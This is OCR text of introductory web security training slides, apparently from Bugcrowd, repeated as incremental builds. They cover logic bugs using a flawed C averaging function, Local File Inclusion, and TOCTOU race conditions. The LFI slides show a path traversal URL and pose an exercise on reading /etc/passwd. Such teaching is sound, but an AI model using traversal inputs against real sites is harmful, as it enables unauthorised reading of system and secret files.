
```
float avg(int a, int b) {
        return a + b / 2;
}


~
~
~
~
```

bugcrowd

Web Security

Logic Bugs

- Kind of a catch-all term
- Software that doesn't actually implement the logic that was required
- Two bugs here - one is a logic bug, another is a precision bug
    - Logic bug: we are adding half of ***b*** to ***a***




```
float avg(int a, int b) {
        return a + b / 2;
}


~
~
~
~
```

Web Security

Logic Bugs

- Kind of a catch-all term
- Software that doesn't actually implement the logic that was required
- Two bugs here - one is a logic bug, another is a precision bug
  - Logic bug: we are adding half of ***b*** to ***a***
  - Precision: integer arithmetic always results in an integer - avg(2,3) would return 3, instead of 3.5 (or 2.5 if the logic bug didn't exist)



```
float avg(int a, int b) {
        return a + b / 2;
}


~
~
~
~
```

Web Security

Logic Bugs

- Spotting logic bugs typically requires understanding:

Web Security

Logic Bugs

- Spotting logic bugs typically requires understanding:
    - **What** the code is doing

Web Security

Logic Bugs

- Spotting logic bugs typically requires understanding:
  - **What** the code is doing
  - **Why** the code exists to begin with

Web Security

Logic Bugs

- Spotting logic bugs typically requires understanding:
  - **What** the code is doing
  - **Why** the code exists to begin with
  - **How** it interacts with the rest of the codebase

Web Security

Logic Bugs

- Spotting logic bugs typically requires understanding:
  - **What** the code is doing
  - **Why** the code exists to begin with
  - **How** it interacts with the rest of the codebase
- “Code should do A.B.C. , instead it’s doing A.E.C.”

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input
  - https://some.website.com/view?page=index.php

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input
    - https://some.website.com/view?page=index.php
    - https://some.website.com/view?page=../../../../secret.txt

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input
    - https://some.website.com/view?page=index.php
    - https://some.website.com/view?page=../../../../secret.txt
- Can abuse path traversal techniques as you would do in a shell

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input
  - https://some.website.com/view?page=index.php
  - https://some.website.com/view?page=../../../../secret.txt
- Can abuse path traversal techniques as you would do in a shell
  - `cd ../../../`

Web Security

Local File Inclusion (LFI)

- LFI occurs when a file is accessed based on user input
  - https://some.website.com/view?page=index.php
  - https://some.website.com/view?page=../../../../secret.txt
- Can abuse path traversal techniques as you would do in a shell
  - `cd ../../../`
- Thought experiment: if our website is in `/var/www/html`, what would we have after `?page=` in our example above to read `/etc/passwd`?

Web Security

TOCTOU

- Time Of Check to Time Of Use

Web Security

TOCTOU

- Time Of Check to Time Of Use
- Example: I checked yesterday evening that I had milk in the fridge. I went to make coffee this morning, but the milk was all gone.

Web Security

TOCTOU

- Time Of Check to Time Of Use
- Example: I checked yesterday evening that I had milk in the fridge. I went to make coffee this morning, but the milk was all gone.
  - Checked that milk was available yesterday

Web Security

TOCTOU

- Time Of Check to Time Of Use
- Example: I checked yesterday evening that I had milk in the fridge. I went to make coffee this morning, but the milk was all gone.
    - Checked that milk was available yesterday
    - Went to use milk today


Web Security

TOCTOU

- Time Of Check to Time Of Use
- Example: I checked yesterday evening that I had milk in the fridge. I went to make coffee this morning, but the milk was all gone.
  - Checked that milk was available yesterday
  - Went to use milk today
- Gap between when a state is checked and when an operation is performed can invalidate assumptions made based on the check

bugcrowd

Web Security
TOCTOU



[redacted]

